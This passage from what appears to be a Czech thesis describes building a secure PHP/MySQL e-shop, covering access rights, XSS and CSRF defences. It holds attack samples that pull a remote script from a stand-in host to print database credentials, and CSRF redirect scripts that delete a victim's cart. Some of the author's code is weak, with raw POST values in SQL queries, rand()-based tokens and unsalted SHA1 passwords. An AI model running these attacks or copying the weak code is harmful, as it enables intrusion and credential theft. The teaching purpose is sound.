Místo SELECT *, případně ID je výhodnější použít COUNT(*). Než aby databázový stroj procházel tabulku a načetl z ní do paměti hodnotu ID jako by tomu bylo v prvním případě, získá pouze statistický údaj o počtu řádků, což je rychlejší.

Pokud jsme shodu v databázi nenašli, přesměrujeme uživatele na chybovou stránku pomocí funkce `header();`. Za touto funkcí ještě použiji příkaz `exit();`. Pokud by byl tento zápis vynechán, celá stránka by se i přes použití přesměrování odeslala. V prohlížeči by se sice neukázala, ale útočníci by odeslání kompletní stránky mohli využít.

V případě úspěšného ověření údajů musíme dále zjistit, jestli má uživatel dostatečná práva stránku prohlížet. V modulu nastavení aplikace je možné všem modulům v administračním systému přiřadit stupeň zabezpečení z rozsahu 1 až 5, kde stupeň 5 je nejvyšší. Současně každý uživatel má stupeň oprávnění v rozsahu 1 až 5, který se při přihlášení ukládá do session.

V databázi existuje tabulka modulů, kde jsou uloženy moduly jako nastaveni, zaloha, objednavky atd. Každý skriptový soubor na webu patřící k nějakému modulu začíná jeho názvem, tedy např. nastaveni-uzivatele-vypsat.php, objednavky-prijate-vypsat.php atd.
Pro kontrolu oprávnění přístupu k modulu tedy nejprve zjistím, k jaké stránce chce uživatel přistoupit, pomocí tohoto skriptu:

```
$o_soubor = basename($_SERVER['SCRIPT_NAME']);
$o_soubor_pole=explode("-",$o_soubor);
```

Tím se do pole `$o_soubor_pole` na nultou pozici uloží název modulu získaný z názvu volané stránky.

Pak už jen stačí v databázi vyhledat příslušný modul podle jeho jména, zjistit stupeň zabezpečení a porovnat se stupněm oprávnění uživatele. V případě malého oprávnění opět provedeme přesměrování na chybovou stránku.

4.2. Nastavení uživatelů a práv

U administračního systému pro internetový obchod se předpokládá, že k němu bude přistupovat více uživatelů za účelem vykonávání různých operací. Jeden pracovník může být například pověřen vyřizováním objednávek a jiný zase vkládáním a editací zboží. Z bezpečnostních důvodů ale nemusí být editorovi zboží dovoleno manipulovat s objednávkami a naopak. Proto potřebujeme do administračního systému zavést správu uživatelů tohoto rozhraní, kde různým uživatelům přiřadíme různá oprávnění.

4.2.1. Vložení nového uživatele

Rozhraní pro vložení nového uživatele vidíme na obrázku 4.2.1. Do formuláře zadáme jeho login, heslo a vybereme stupeň oprávnění z hodnot 1 až 5, kde 5 jsou nejvyšší práva. Odeslání formuláře s příslušně nadefinovanou akcí spustí vykonání těchto činností:

```
$usr_heslo=sha1($_POST['usr_heslo']);
$SQL = mysql_query("INSERT INTO admin VALUES
    ('NULL',
     '$_POST[usr_login]',
     '$usr_heslo',
     '$_POST[usr_master]')");

if (mysql_errno() == 1062) {
    message(3,"Uživatel s tímto jménem již existuje.", "", "");
}
```

Jak je patrné, nejprve je heslo odeslané metodou POST převedeno na hash metodou SHA1. Následně je do proměnné `$SQL` uložena návratová hodnota funkce `mysql_query()`, která vkládá data do tabulky.

V administračním systému stejně jako v uživatelské části internetového obchodu chci zamezit tomu, aby mohlo být vloženo více uživatelů se stejným uživatelským jménem.

Jednou z metod, jak toto zajistit, je rozdělit celou operaci na dvě části. V první fázi testujeme SQL dotazem pomocí klauzule WHERE, zda v databázi již existuje uživatel se jménem, které jsme nyní odeslali ve formuláři. Pokud neexistuje, ve druhé fázi ho do tabulky vložíme. Pokud existuje, vypíšeme varovné hlášení, aby bylo zřejmé, proč nebylo vložení provedeno. Toto řešení je chybné.

Zejména u vytížených serverů se totiž může stát, že v průběhu vykonávání jednoho procesu je zpracování přerušeno a začne se provádět proces jiný. Zvláště k uživatelské části internetového obchodu může přistupovat více návštěvníků současně a může se stát, že mezi ověřením existence uživatele v databázi a jeho následným vložením jedním uživatelem, provede totéž uživatel druhý. Pak by v databázi existovala dvě stejná přihlašovací jména.

To by se dalo vyřešit například zamykáním tabulky. Před dotazem SELECT bychom tabulku uzamkli a po vykonání příkazu INSERT ji opět odemkli. Kromě toho, že je toto řešení poněkud pracné, se může za určitých okolností stát, že uživatel přeruší běh skriptu ještě před odemčením tabulky a s ní už nebude možné pracovat.

Existuje však snadné a efektivní řešení problému unikátnosti uživatelského jména. Tabulka `admin` má na sloupci login unikátní klíč. Ten zajistí, aby v příslušném sloupci byly uchovávány pouze unikátní hodnoty. Není tedy možné do tabulky vložit stejný login, jaký je v ní již obsažen. Při takovém pokusu vrátí funkce `mysql_query` chybové hlášení.
Pak už stačí jen pomocí podmínky

```
if (mysql_errno() == 1062) {
    message(3,"Uživatel s tímto jménem již existuje.", "", "");
}
```

otestovat, zda je chybové hlášení označeno identifikátorem 1062, který znamená kolizi unikátního klíče. Pokud tomu tak je, vypíšeme pomocí uživatelsky definované funkce zprávu na obrazovku.

Správný průběh tohoto kroku se zjistí testem proměnné `$SQL`, ve které je návratová hodnota SQL dotazu. Na základě testu můžeme opět vypsat hlášení o zdařilé či nezdařilé operaci.

4.2.2. Práva modulů

Jak již bylo zmíněno výše, každému modulu v administračním systému se dá nastavit stupeň zabezpečení, který je při přístupu k modulu porovnáván se stupněm oprávnění uživatelů.
Tabulka modulů se vytváří automaticky při vstupu na stránku nastaveni-prava.php. Skript jako první použije volání funkce `mysql_query("INSERT IGNORE INTO nastaveni_moduly VALUES ('nastaveni', '1', '0')");`

Díky volbě IGNORE bude modul „nastaveni" vložen pouze tehdy, pokud ještě neexistuje.

Ostatní moduly jsou do databáze vkládány následovně. V jednom adresáři se ukládají obrázky, které slouží jako odkazy v grafickém menu na levé straně. Tyto obrázky se nazývají např. objednavky.gif, zbozi.gif atd. Skript tedy prohledá adresář s obrázky a na základě jejich názvu vytvoří v databázi název modulu. Jemu je pak možné nastavovat oprávnění atd. Navigační menu se tím pádem v administračním systému vypisuje zcela automaticky z databáze a automaticky je každé položce přiřazena také jeho grafická podoba pro grafický odkaz v menu a hypertextový odkaz, který je nadefinován v externím souboru.

Toto řešení, kromě jeho přínosu v usnadnění práce s přidáváním nového modulu do administračního systému, považuji také za bezpečné. Ačkoli se moduly vytvářejí na základě obrázků v adresáři, útočník nemůže vložením podvrženého obrázku do adresáře založit nový modul z toho důvodu, že k vytváření souborů na serveru nemá přístup. V opačném případě by se nemusel obtěžovat s vkládáním modulů, ale rovnou modifikovat stávající soubory, číst data apod.

4.3. Vkládání a editace kategorií a podkategorií

Abychom mohli zboží v internetovém obchodě nabízet přehledně uspořádané, musíme ho členit do kategorií a podkategorií. V počítačovém e-obchodu mohou být kategorie například Monitory, Paměťové karty, Pevné disky atd. Podkategoriemi pak LCD, CRT, SDRAM, DDR či ATA, SATA atd.

Nejprve pomocí formuláře obsahujícího pouze jedno pole pro název kategorie vložíme kategorii do databáze do tabulky `kategorie`. Ta má pouze dva sloupce a to `ID int(10) auto_increment`, a `kategorie varchar (50)`. ID je primárním klíčem, který slouží pro jednoznačnou identifikaci řádku.

Máme-li vloženou kategorii, dá se k ní přiřadit podkategorie, jak ukazuje obrázek 4.3.
Na jediné stránce je možné vložit podkategorii novou či upravit stávající, patřící k jedné kategorii. Subkategorie se ukládají do tabulky `subkategorie`, která se skládá ze tří sloupců. `ID int(10) auto_increment`, který slouží jako primární klíč, `ID_kategorie int(10)`, kam se ukládá primární klíč tabulky `kategorie`, abychom mohli později správně přiřadit podkategorii ke kategorii a nakonec sloupec se samotným názvem `subkategorie varchar (50)`.

Také názvy kategorií se dají upravovat, případně mazat. A zde je třeba dát pozor na integritu dat. Pokud mažeme celou kategorii, musíme zajistit, aby se smazala také k ní náležící podkategorie. Toto je typický příklad na použití triggerů, což jsou procedury volané v závislosti na nějaké akci. Po smazání kategorie bychom tedy použili trigger pro zajištění smazání podkategorií. Bohužel, triggery jsou v MySQL až od verze 5.0, která se prozatím na mnoha hostinzích nevyskytuje. Proto pro odstraňování podkategorií použiji vlastní ošetření.

```
smazat($_GET['ID'],"kategorie",0);
if($del_stat==1):  mysql_query("DELETE FROM subkategorie WHERE
ID_kategorie='$_GET[ID]'"); endif;
```

Nejprve je uživatelsky definovanou funkcí smazat (která se nepoužívá pouze na mazání kategorií, ale jakýchkoli dat z jakékoli tabulky) vyvolána událost, jež smaže z tabulky `kategorie` příslušný řádek určený primárním klíčem ID. Tato funkce vrací v případě úspěšného smazání potvrzení v proměnné `$del_stat`. Pokud tedy v podmínce zjistím, že smazání bylo provedeno úspěšně, odstraním také všechny řádky tabulky `subkategorie`, které patří ke smazané kategorii.

4.4. Vkládání a editace zboží

4.4.1. Základní nastavení

Pokud jsme ještě v administračním systému zboží nevkládali, bude třeba nejprve nastavit několik základních číselníků. Kromě vložení výrobců (jednak abychom ho nemuseli ke každému zboží vypisovat ručně, čímž by časem jistě vznikly rozdíly v použitém zápisu, tak také například pro pozdější lepší práci s filtrováním podle výrobce) je třeba nastavit stavy zboží (skladem, na cestě…), ale především sazbu DPH. Bylo by chybné spoléhat se na to, že se DPH v čase nezmění a vkládat ji do skriptů napevno. Pří pozdější úpravě DPH bychom museli projít celý kód programu a kontrolovat, jestli je hodnota všude nastavena správně, aby nedošlo k pozdějším chybám ve výpočtu ceny.

4.4.2. Vložení a výpis zboží

Po provedení těchto základních nastavení je možné vkládat zboží. Rozhraní je zobrazeno na obrázku 4.4.2.

Nejprve zvolíme kategorii (seznam se vypisuje z tabulky `kategorie`), dále k ní přiřadíme podkategorii (seznam podkategorií se vypisuje na základě zvolené kategorie, tzn. není zde kompletní seznam všech podkategorií), dále kód zboží, cenu bez DPH (podporována jsou i desetinná čísla), případnou slevu v procentech, sazbu DPH, navolíme výrobce, stav zboží, záruční dobu, popis a samozřejmostí je vložení až 4 obrázků zboží. Odeslání formuláře spustí několik událostí.

Každý soubor náležící modulu má v hlavičce začleněn skript 2-head.php, který kromě HTML definice stránky obsahuje načtení uživatelsky definovaných funkcí z externího souboru, načtení konfiguračních údajů a hlavně také při vypnutém nastavení magic_quotes_gpc volá funkce `do_addSlashes($_GET);` `do_addSlashes($_POST);` `do_addSlashes($_COOKIE);` a `do_addSlashes($_FILES);`. Data do této uživatelské funkce jsou předávána odkazem, nikoli hodnotou, čili addslashované hodnoty se objeví opět v polích GET, POST atd. Navíc funkce `do_addSlashes()` probíhá rekurzivně, čímž ošetřuje i pole. Jak už jsem zmínil výše, funkce je užitečná pro ošetření kolizních znaků.

Ošetřená data jsou vložena do tabulky `zbozi`.

Sloupec cena i sleva jsou definovány jako `Decimal (x,y)`. To je datový typ, který se výborně hodí k uchovávání hodnot jakou je mzda, cena atd. Na rozdíl od dalšího používaného typu Float má tento výhodu, že u něj nedochází k nepřesnostem při zaokrouhlování. Nepřesnosti u typu Float vznikají zejména u větších částek a jsou tím větší, čím víc početních operací se provádí. Pokud si chceme být jisti správným uložením ceny, je vhodné použít typ Decimal, který vnitřně ukládá čísla jako řetězec.

Data se tedy uloží, podle návratového kódu SQL dotazu zjistíme, že vše proběhlo jak mělo a přichází na řadu uložení obrázků zboží na server.

Na způsob ukládání obrázků existují různé názory. Někdo ukládá obrázek na server pod jeho skutečným názvem či ho například trochu modifikuje a název uloží k příslušnému zboží do tabulky v databázi. Já volím raději způsob pojmenování obrázku jednotným stylem, podle kterého vždy dokážu spojit obrázek se zbožím, aniž bych musel název zvlášť ukládat. Název obrázku se tedy skládá z ID zboží, textové části (např. aktualita, zbozi, skutečný název zboží apod.), dále pořadového čísla (obrázků může být ke zboží voženo více) a nakonec přípony. Pokud se ukládají nejen zmenšené obrázky, ale i jejich větší detailní náhledy, před příponou je ještě „_b".

Výhodu tohoto způsobu vidím v tom, že nemusím tabulku zboží zbytečně rozšiřovat o další sloupce pro názvy obrázků. Když je potřeba ke zboží vkládat víc obrázků, stačí ve forcyklu, kterým se vypisují inputy na vložení obrázku, upravit jediné číslo určující počet průběhů cyklu. Při výpisu zboží nemusím přistupovat do databáze za účelem zjištění všech názvů zboží, ale stačí znát ID řádku se zbožím, které se ve skriptech musí zjistit v každém případě. Stejně tak při změně obrázku není potřeba měnit údaj v databázi.

Pro vložení obrázků voláme ve skriptu uživatelsky definovanou funkci `create_img()`.

```
for($i=1;$i<=4;$i++):
    $obrazek="obrazek_".$i;
    create_img($obrazek, 130, 500, 'zbozi', $idcko, $i);
endfor;
```

Parametry funkce je název inputu, ze kterého má být obrázek načten, šířka miniatury obrázku, šířka detailu obrázku, textová část názvu obrázku, ID zboží, které je ihned po vložení zboží do databáze zjištěno funkcí `MySQL_Insert_Id();` a pořadové číslo obrázku. Z bezpečnostních důvodu funkce `create_img()` nedovoluje uložit jakýkoli soubor, ale kontroluje typ uploadovaného souboru. Tím zamezíme útočníkům nahrávání podvržených souborů na server. Podporovány jsou tedy jen grafické formáty JPEG a GIF.

Tím je zboží i s obrázky uloženo. Zboží se dá samozřejmě editovat a upravovat a obrázky mazat či měnit. To je, ostatně stejně jako ve všech ostatních modulech, prováděno přes stejný formulář, který byl použit při vkládání zboží. Pokud si totiž nechám na stránce zbozi-vypsat.php zboží z databáze zobrazit a následně kliknu na ikonu editace zboží, je metodou GET předáno ID výrobku. Skript pak pozná, že nebudeme zboží vkládat, ale editovat, načte údaje o zboží z databáze, vsadí je do formuláře a změní typ akce vykonané po odeslání formuláře. Výhodou je fakt, že k vkládání i editaci zboží slouží jediný formulář a při změně některého z vkládacích polí stačí změnu uskutečnit jednou na jednom místě a ne zvlášť na stránce pro vkládání a editaci.

4.4.3. Cross Site Scripting

V načítání údajů z databáze a jejich vypisování do okna prohlížeče může spočívat další bezpečnostní riziko. Je totiž potřeba si uvědomit, že data uložená v databázi po odeslání formulářů pocházejí od uživatelů. A zvláště v uživatelských stránkách internetového obchodu, například v diskusích, je třeba taková data řádně ošetřovat, jinak dáváme útočníkům do ruky mocnou zbraň.

Představme si, co by se stalo, kdyby se útočníkovi do našeho skriptu podařilo vložit tento kód:

```
<SCRIPT language="JavaScript" type="text/javascript">document.write"<?
include ('http://www.example.cz/utok/skript.txt') ?>";</SCRIPT>
```

Obsah souboru skript.txt by byl následující:

```
<?
$file="opendb.php";
show_source($file);
?>
```

Pomocí JavaScriptu útočník do našeho vlastního skriptu zahrnuje soubor z libovolného umístění v internetu. Protože tento soubor má příponu .txt a nikoli .php, není jeho obsah vykonán na serveru útočníka, ale vložen do našeho zdrojového kódu. V našem skriptu se tak ocitne příkaz na vypsání kompletního zdrojového kódu stránky opendb.php, kde jsou veškeré přístupové údaje k databázi.

Toto je ovšem spíše teoretický příklad. Aby se výpis opendb.php objevil ve stránce, musel by být JavaScript vložen do původního zdrojového kódu. Když se dostane do stránky výpisem proměnné načtené z databáze, žádný soubor se do skriptu nezahrne. JavaScript se sice na stránce objeví, ale PHP stroj už vrátil data klientovi a další includování v PHP se neprovádí.

Nicméně pokud útočník místo funkce `document.write` použije třeba `alert()` s nějakým textem, pokaždé při načtení diskuse vyskočí na návštěvníky okénko s tímto textem. V případě, že by místo funkce `alert()` útočník použil například tento zápis: window.location="www.example.cz/utocnik.php", stránka diskuze bude přesměrována na web útočníka a diskusní příspěvky si už nikdo nepřečte.

Útoku, kdy do stránky vkládáme vlastní kód, se říká Cross Site Scripting (XSS) a byla o něm řeč už v kapitole Session a Session Stealing. Účelem takového útoku nemusí být totiž nezbytně jen poškození stránek, ale například právě zcizení session identifikátoru. V kapitole o Session se toho docílilo podstrčením „obrázku" do stránky, který místo zobrazení grafiky přečetl hlavičky stránky a zcizil identifikátor. K tomu lze využít i již zmíněné přesměrování uživatele na útočníkovu stránku.

Je tedy zřejmé, že musíme najít způsob, jak vykonávání cizího kódu ve stránce zabránit. Tímto způsobem je využití PHP funkce `htmlspecialchars()`, která převádí speciální znaky do HTML entit. Na entity jsou převedeny znaky jako &, jednoduché a dvojité uvozovky, a znak < a >.

Proto při každém výpisu uživatelských dat do stránky, ať už pocházejí přímo z formuláře nebo z databáze, používám rekurzivní uživatelsky definovanou funkci `do_htmlspecialchar();`, kam jsou data předávána odkazem a ošetřuje výše zmíněný problém.

Někteří programátoři dávají přednost převedení znaků na entity již před vkládáním do databáze, aby se tomuto problému nemuseli věnovat později. Tak se ale může snadno stát, že z řetězce původně dlouhého 20 znaků vznikne po ošetření řetězec dlouhý 30 znaků a překročí se maximální délka vkládaného řetězce, který byl např. definován na `varchar(25)`.

5. Uživatelské stránky

Pokud je administračním systémem vloženo zboží, nic nebrání uživatelům nakupovat. V našem internetovém obchodě umožníme vkládání zboží do košíku jak registrovaným uživatelům, tak i neregistrovaným. Košík však budou smět odeslat pouze přihlášení, abychom je mohli identifikovat. Dále bude návštěvníkům k dispozici výpis všech jejich odeslaných objednávek, kde u každé mohou sledovat, v jakém stavu se právě objednávka nachází.

Součástí každé stránky v uživatelské části bude soubor 1-head.php, kde nejprve pomocí funkcí `ini_set()` zakážeme automatické doplňování session id do URL a také zakážeme předávání identifikátoru relace jinak než v cookie. Dále zápisem `session_start ()` vytvoříme uživatelskou relaci. Následuje zahrnutí konfiguračních souborů a souboru s uživatelsky definovanými funkcemi. Nesmíme zapomenout ani na test direktivy magic_quotes_gpc a v případě potřeby volání funkce pro addslashování pro data z GET i POST. To vše slouží k posílení bezpečnosti na uživatelských stránkách internetového obchodu.

5.1. Výpis zboží a vložení do košíku

Výpis zboží je tvořen vcelku jednoduchým skriptem, který načítá data z databáze podle zvolené kategorie a podkategorie. Protože je dat u zboží více, je možné si načítání údajů do proměnných zjednodušit PHP funkcí `extract()`, která z pole získaného dotazem na databázi automaticky vytváří proměnné podle názvu sloupce a přiřazuje jim hodnoty ve sloupcích obsažené.
Z načtené ceny zboží a slevy je pomocí uživatelsky definovaných funkcí vytvořena cena po slevě. Kvůli jednotě interpretace cen jsou veškeré ceny zboží, objednávek atd. získávány pomocí sady funkcí. Jsou to funkce na výpočet slevy zboží, DPH, funkce pro nastavení formátu měny využívající volání `number_format()` a nakonec agregátní funkce `ceny()`, která za pomoci předchozích funkcí vrací kompletní přehled cen po slevě bez DPH, včetně DPH, samotné hodnoty DPH a také jejich hodnoty upravené na příslušný formát měny.

Tento postup vylučuje to, abychom například v nějaké stránce chybně vypočetli hodnotu nákupu např. bez započtení slevy zboží. Výpis zboží ukazuje obrázek 5.1.

Při každém vstupu na stránku kosik.php je také automaticky spuštěn skript, který odstraňuje staré nákupní košíky. Ty mohou v databázi zůstávat například proto, že si uživatel svůj nákup rozmyslel a stránky opustil. Je tedy potřeba staré řádky tabulky mazat, aby zbytečně nenarůstala a nezabírala místo.

Pro vložení zboží do košíku slouží tlačítko nákupního košíku, umístěné vedle formulářového pole na vepsání počtu nakupovaného zboží. Počet zadávaného zboží kontrolujeme pomocí JavaScriptu. Ten neumožní do pole vepsat jiné hodnoty než číselné. Uživatel ale může mít JavaScript vypnutý, a proto se provádí další kontrola vkládaného množství na úrovni PHP.

Zda se opravdu jedná o číselný formát množství, zjistíme pomocí regulárního výrazu
```
if(ereg("^[1-9]{1}[0-9]{0,4}$",$_POST['pocet'])):
```

Pro test čísla slouží v PHP například i funkce `is_numeric()`, ale tou může projít i hodnota jako např. hexadecimální zápis 0xFF.

Jediné, co ve formuláři pro vložení zboží do košíku předáváme, je množství a ID zboží. Byla by veliká chyba předávat ve formuláři například cenu zboží či velikost slevy. Útočník by mohl tyto hodnoty podvrhnout a my bychom s nimi pak pracovali dál v dobré víře, že jsou správné.
Proto si raději při vkládání zboží do košíku načteme cenu, slevu i hodnotu DPH z databáze. Následně vypočteme cenu po slevě a spolu s ostatními údaji uložíme hodnoty do databáze do tabulky `kosik`.

Mezi údaji vkládanými do tabulky je také identifikátor session a IP adresa nakupujícího. Tyto dva údaje budou sloužit k jednoznačné identifikaci nakupujícího, abychom mu při výpisu obsahu košíku vypsali pouze ty řádky tabulky, které se týkají skutečně pouze jeho.

Ukládání samotné IP adresy by nebylo dostatečné z toho důvodu, že více uživatelů přicházející ze stejné sítě může mít společnou IP adresu. Ukládání pouze session id sice k identifikaci uživatele může stačit, nicméně uložení i IP adresy je obranou v případě zcizení session identifikátoru.

Zde je vhodné připomenout další možný typ útoku, které může být proveden za nevědomé pomoci samotného uživatele.

5.1.1. Cross-Site Request Forgery

Útok Cross-Site Request Forgery (CSRF) spočívá v tom, že uživatel provede nějakou akci, která následně bez jeho vědomí vykoná činnost napadající aplikaci.

Takové útoky jsou prováděny za předpokladu, že útočník zná strukturu aplikace. Například ví, že vymazání položky z košíku se provádí kliknutím na odkaz pro smazání, který metodou GET předá ID položky a proměnnou `$akce=smazat`. Což není vůbec těžké zjistit. Útočník se bude chovat jako běžný uživatel, obhlédne funkci košíku, výpisu objednávek atd. a seznámí se s fungováním systému. Nicméně znát ID položky v tabulce a vědět, že smazání je vykonáno při proměnné `$akce=smazat` nestačí. SQL dotaz je postaven takto:

```
if($_GET['akce']=="smazat"):
mysql_query("DELETE FROM kosik WHERE session='$sessionID' AND
IP='$_SERVER[REMOTE_ADDR]' AND ID='$_GET[ID_smazat]'");
endif;
```

Jak je vidět, ke smazání řádku je nutné, aby v něm uložený identifikátor session odpovídal tomu, který má uživatel v paměti prohlížeče a IP adresa byla shodná s uživatelovou. Proto přichází na řadu útok CSRF, který činnost napadající aplikaci přiměje vykonat samotného oprávněného uživatele.
Představme si, že do diskuse v e-obchodě je vloženo JavaScriptové přesměrování na stránku www.example.cz/utok/akce.php nebo pouze „obrázek" v podobě:

`<img src=" www.example.cz/utok/akce.php">`. Uživatel na diskusní stránku vstoupí, čímž se vykoná skript akce.php na útočníkově serveru. V něm je následující kód:

```
<?
header("Location: http://www.e-obchod.cz/
kosik.php?action=smazat&amp;ID_smazat=471");
?>
```

Jednoduché, ale účinné. Skript směruje na stránku kosik.php, kde žádá o smazání položky z košíku. Protože je skript vykonán pomocí počítače a prohlížeče řádného uživatele, použije se v SQL dotazu uživatelova IP adresa i jeho session id. Košík je smazán, aniž by to sám uživatel chtěl.

Ani v případě, že bychom důsledně prováděli všechny akce v e-obchodě pomocí metody POST a ne GET, nezabráníme riziku. Útočník si snadno může napsat jiný skript, kde místo `Header()` přesměrování použije javascriptem odeslaný formulář metodou POST a ke smazání košíku dojte také.

Je pravda, jak jsem již dříve zmínil, že pokud v diskusi veškerý výstup na obrazovku ošetřujeme pomocí `htmlspecialchars()`, k přesměrování uživatele na útočníkovu stránku ani k načtení podvrženého obrázku nedojde a útok nemůže být proveden.
Nicméně je také pravda, že uživatelé jsou různí a pokud útočník místo pokusů o automatické spuštění skriptů vloží do diskuse pouze příspěvek typu „Lepší cenu najdete zde: www.example.cz/akce.php", není vyloučeno, že se najdou lidé, kteří odkaz vloží do adresové řádky otevřeného okna a odešlou. Tím samozřejmě opět dojde ke smazání košíku.

5.1.2. Obrana proti Cross-Site Request Forgery

Obranou proti CSRF může být například generování autorizačního tokenu pro každého uživatele při jeho vstupu do obchodu:

```
if(!$_SESSION['usr_token']):
$_SESSION['usr_token']=get_token(6);
endif;
```

Uživatelsky definovaná funkce `get_token()`, jejíž parametr je délka vytvářeného řetězce je následující:

```
function get_token($pocet){
$token_return="";
for($i=1;$i<=$pocet;$i++): //48-57 jsou cisla, 97-122 pismena
$cislo=rand(48,82);
if($cislo<=57):   $token_return.=chr($cislo);
else:   $token_return.=chr($cislo-57+97);
endif;
endfor;
return $token_return;
}
```

Funkce generuje n místný náhodný řetězec složený z čísel a znaků. Ten je uložen do session proměnné. Při volání akcí ve skriptech, které je třeba ošetřit před CSRF, předáváme proměnnou `$token` buď jako POST či GET. Pokud kontrolní skript zjistí, že v POST či GET předáváme token, provede se jeho porovnání s hodnotou uloženou v session. Pokud jsou stejné, je vše v pořádku, pokud ne, je token z GET či POST odebrán. Veškeré citlivé akce, jako je zobrazení stránky s objednávkami uživatele, výpis košíku, mazání košíku atd., jsou provedeny pouze tehdy, pokud token v GET či POST existuje.
Tedy i kdyby v útočníkově skriptu byl token do GET doplněn:

```
<?
header("Location: http://www.e-obchod.cz/
kosik.php?action=smazat&amp;ID_smazat=471&amp;token=123456");
?>
```

při porovnání s hodnotou v session se akce nevykoná, protože token byl z GET při kontrole odebrán.

Současně ani útočníkův skript nemůže do proměnné `$token` v přesměrování doplnit odpovídající hodnotu tokenu získanou ze session, protože aby se k ní mohl dostat, musel by ve svém skriptu nejprve volat `session_start()`. Tím se mu ale na jeho serveru vytvoří sice session soubor stejného názvu jako je soubor na serveru e-obchodu, ale bude prázdný. Čili bez session proměnné token.
Hodnotu tokenu není možné získat ani z hlavičky referer, protože odkaz na útočníkovu stránku není otevírán odkazem z diskuse v obchodě, ale zadáním odkazu do adresového řádku.

Případně by bylo možné pro větší bezpečnost token generovat při každém spuštění jakékoli stránky v obchodě, ale tím bychom omezili uživatele v možnosti vrátit se v prohlížeči o stránku zpět pomocí tlačítka zpět v záhlaví browseru.

5.2. Přihlášení a odhlášení uživatele

5.2.1. Přihlášení uživatele

Pro odeslání košíku a dokončení objednávky je třeba přihlášení uživatele. Proto, pokud uživatel není ještě přihlášen, upozorníme ho v nákupním košíku na potřebu se přihlásit, případně registrovat jako nový uživatel. Rozhraní pro přihlášení uživatele znázorňuje obrázek 5.2.1.

Povinnými údaji jsou uživatelské jméno, heslo, heslo pro ověření, jméno, příjmení, email, telefon, ulice, město, PSČ a stát. Zadání všech těchto údajů je kontrolováno JavaScriptem. Protože ho někteří uživatelé vypínají, je prováděna i kontrola na úrovni PHP. Ověřuje se, zda uživatelské jméno má alespoň 4 znaky, hesla alespoň 6 a jsou obě shodná, zda jsou vyplněny další povinné údaje a regulárními výrazy se ověřuje formát PSČ, emailové adresy a telefonu.

```
//--kontrola psč
if (!eregi("^[0-9]{3} ?[0-9]{2}$", $_POST['psc'])):
```

```
//--kontrola emailu
if (!eregi("^[a-z0-9]+[a-z0-9\._-]*[a-z0-9]+@[a-z0-9]+[a-z0-9\._-]*[a-z0-
9]+\.[a-z]{2,4}$", $_POST['email'])):
//--kontrola telefonu
if (!eregi("^(\+420)? ?[0-9]{3} ?[0-9]{3} ?[0-9]{3}$",
$_POST['telefon'])):
```

Pokud uživatel zapomněl některé údaje vyplnit, či jsou chybné, je upozorněn na nevyplněné položky nebo na údaje v nepřípustném formátu. Současně je do formulářových polí vypsán obsah dat z pole POST, aby uživatel nemusel vše vyplňovat znovu. Protože data vypisujeme rovnou z POSTu, nesmíme zapomenout použít uživatelské funkce `do_stripSlashes($_POST);` a `do_htmlspecialchar($_POST);`

Také při vkládání uživatelů je problém s atomicitou operací při zajištění unikátního uživatelského jména vyřešen pomocí unikátního klíče nad sloupcem login.

Pomocí stejného formuláře může uživatel svá data také upravovat a měnit. V tomto případě však není dovoleno měnit uživatelské jméno. Při každé úpravě dat je z bezpečnostních důvodů vyžadováno zadání hesla, aby bylo zřejmé, že data mění autorizovaný uživatel. Uživatelské heslo je opět do databáze ukládáno jako sha1 hash.

5.2.2. Odhlášení uživatele

Odhlášení uživatele by se nemělo provádět prostým vypnutím okna prohlížeče. Na serveru by totiž zůstal soubor session obsahující uživatelské proměnné. Je třeba provést řádné odhlášení, tj. zrušit uživatelskou relaci. To je nejlépe provádět následovně. V prvním kroku vytvoříme, jak je obvyklé, spojení s relací pomocí `session_start()`. Dále vynulujeme veškeré session proměnné voláním `$_SESSION = array();`. Pak zničíme samotný session cookie příkazem

```
if (isset($_COOKIE[session_name()])) {
    setcookie(session_name(), '', time()-42000, '/');
}
```

a nakonec voláním `session_destroy();` odstraníme samotný session soubor ze serveru.

5.3. Odeslání objednávky

Poté, co je uživatel přihlášen, může z košíku přistoupit k potvrzení objednávky viz obrázek 5.3. Zobrazí se rekapitulace objednávky a uživatel může zadat dodací adresu, která je implicitně vyplněna z dat pro fakturační adresu zadaných při registraci. Odesláním objednávky jsou data uložena do tabulky `objednavky` a `objednavky_info`.

Do tabulky `objednavky` se ukládá mimo jiného i cena zboží, množství zboží a sazba DPH. V některých publikacích místo ceny a DPH ukládají pouze ID zboží a data pak načítají pomocí spojení tabulek. Vzhledem k tomu, že se ale cena zboží může časem měnit (stejně jako sazba DPH, ačkoli to je méně pravděpodobné), považuji za správné ukládat cenu to tabulky napevno. Zákazník se pak nebude divit, že je mu fakturována jiná částka, než za kterou si nakoupil, pokud mezi objednávkou a fakturací dojde u zboží ke změně ceny například kvůli zrušení slevy u zboží.

V tabulce `objednavky` slouží pro jednoznačné přiřazení objednávky k zákazníkovi dva sloupce. Jedním je `ID_uzivatele`, kam je ukládán jedinečný identifikátor nakupujícího a druhým sloupcem je `cas`, kam je ukládáno časové razítko.

V tabulce `objednavky_info` je opět uloženo `ID_uzivatele` a časové razítko vytvoření objednávky, aby se obě tabulky mohly přes tyto hodnoty spojit. `Objednavky_info` totiž obsahuje údaje o dodací adrese, způsobu platby a dopravy. To z toho důvodu, abychom nemuseli tato data vkládat ke každé položce objednávky do tabulky `objednavky`. Stejná data by se tak opakovala na více řádcích, což by zbytečně snižovalo stupeň normální formy reprezentace dat v tabulce.

Při ukládání objednávky je potřeba ošetřit, aby byl do tabulky `objednavky_info` uložen obsah pouze v případě, že se povedlo uložit i data do tabulky `objednavky`, což zajistíme testem proměnné SQL, která obsahuje návratové hodnoty dotazu INSERT.

Po úspěšném odeslání objednávky jsou data z tabulky `kosik` vymazána.

Z časového razítka použitého pro identifikaci objednávky je možné jednak získat datum v čitelném formátu a mít tak přehled, kdy byla objednávka vytvořena, jednak toto desetimístné číslo slouží ve spojení s ID uživatele jako číslo objednávky sdělené uživateli za účelem pozdějších potřeb.

Časové razítko je vlastně počet vteřin, které uběhly od 1.1.1970. Je to tedy poměrně jedinečné číslo, kterým je možné objednávku označit. Je samozřejmě možné, aby ve stejné chvíli uložili objednávku dva různí lidé, a proto je identifikátor objednávky tvořen ještě přidáním ID uživatele před časové razítko.

5.3.1. Problém roku 2038

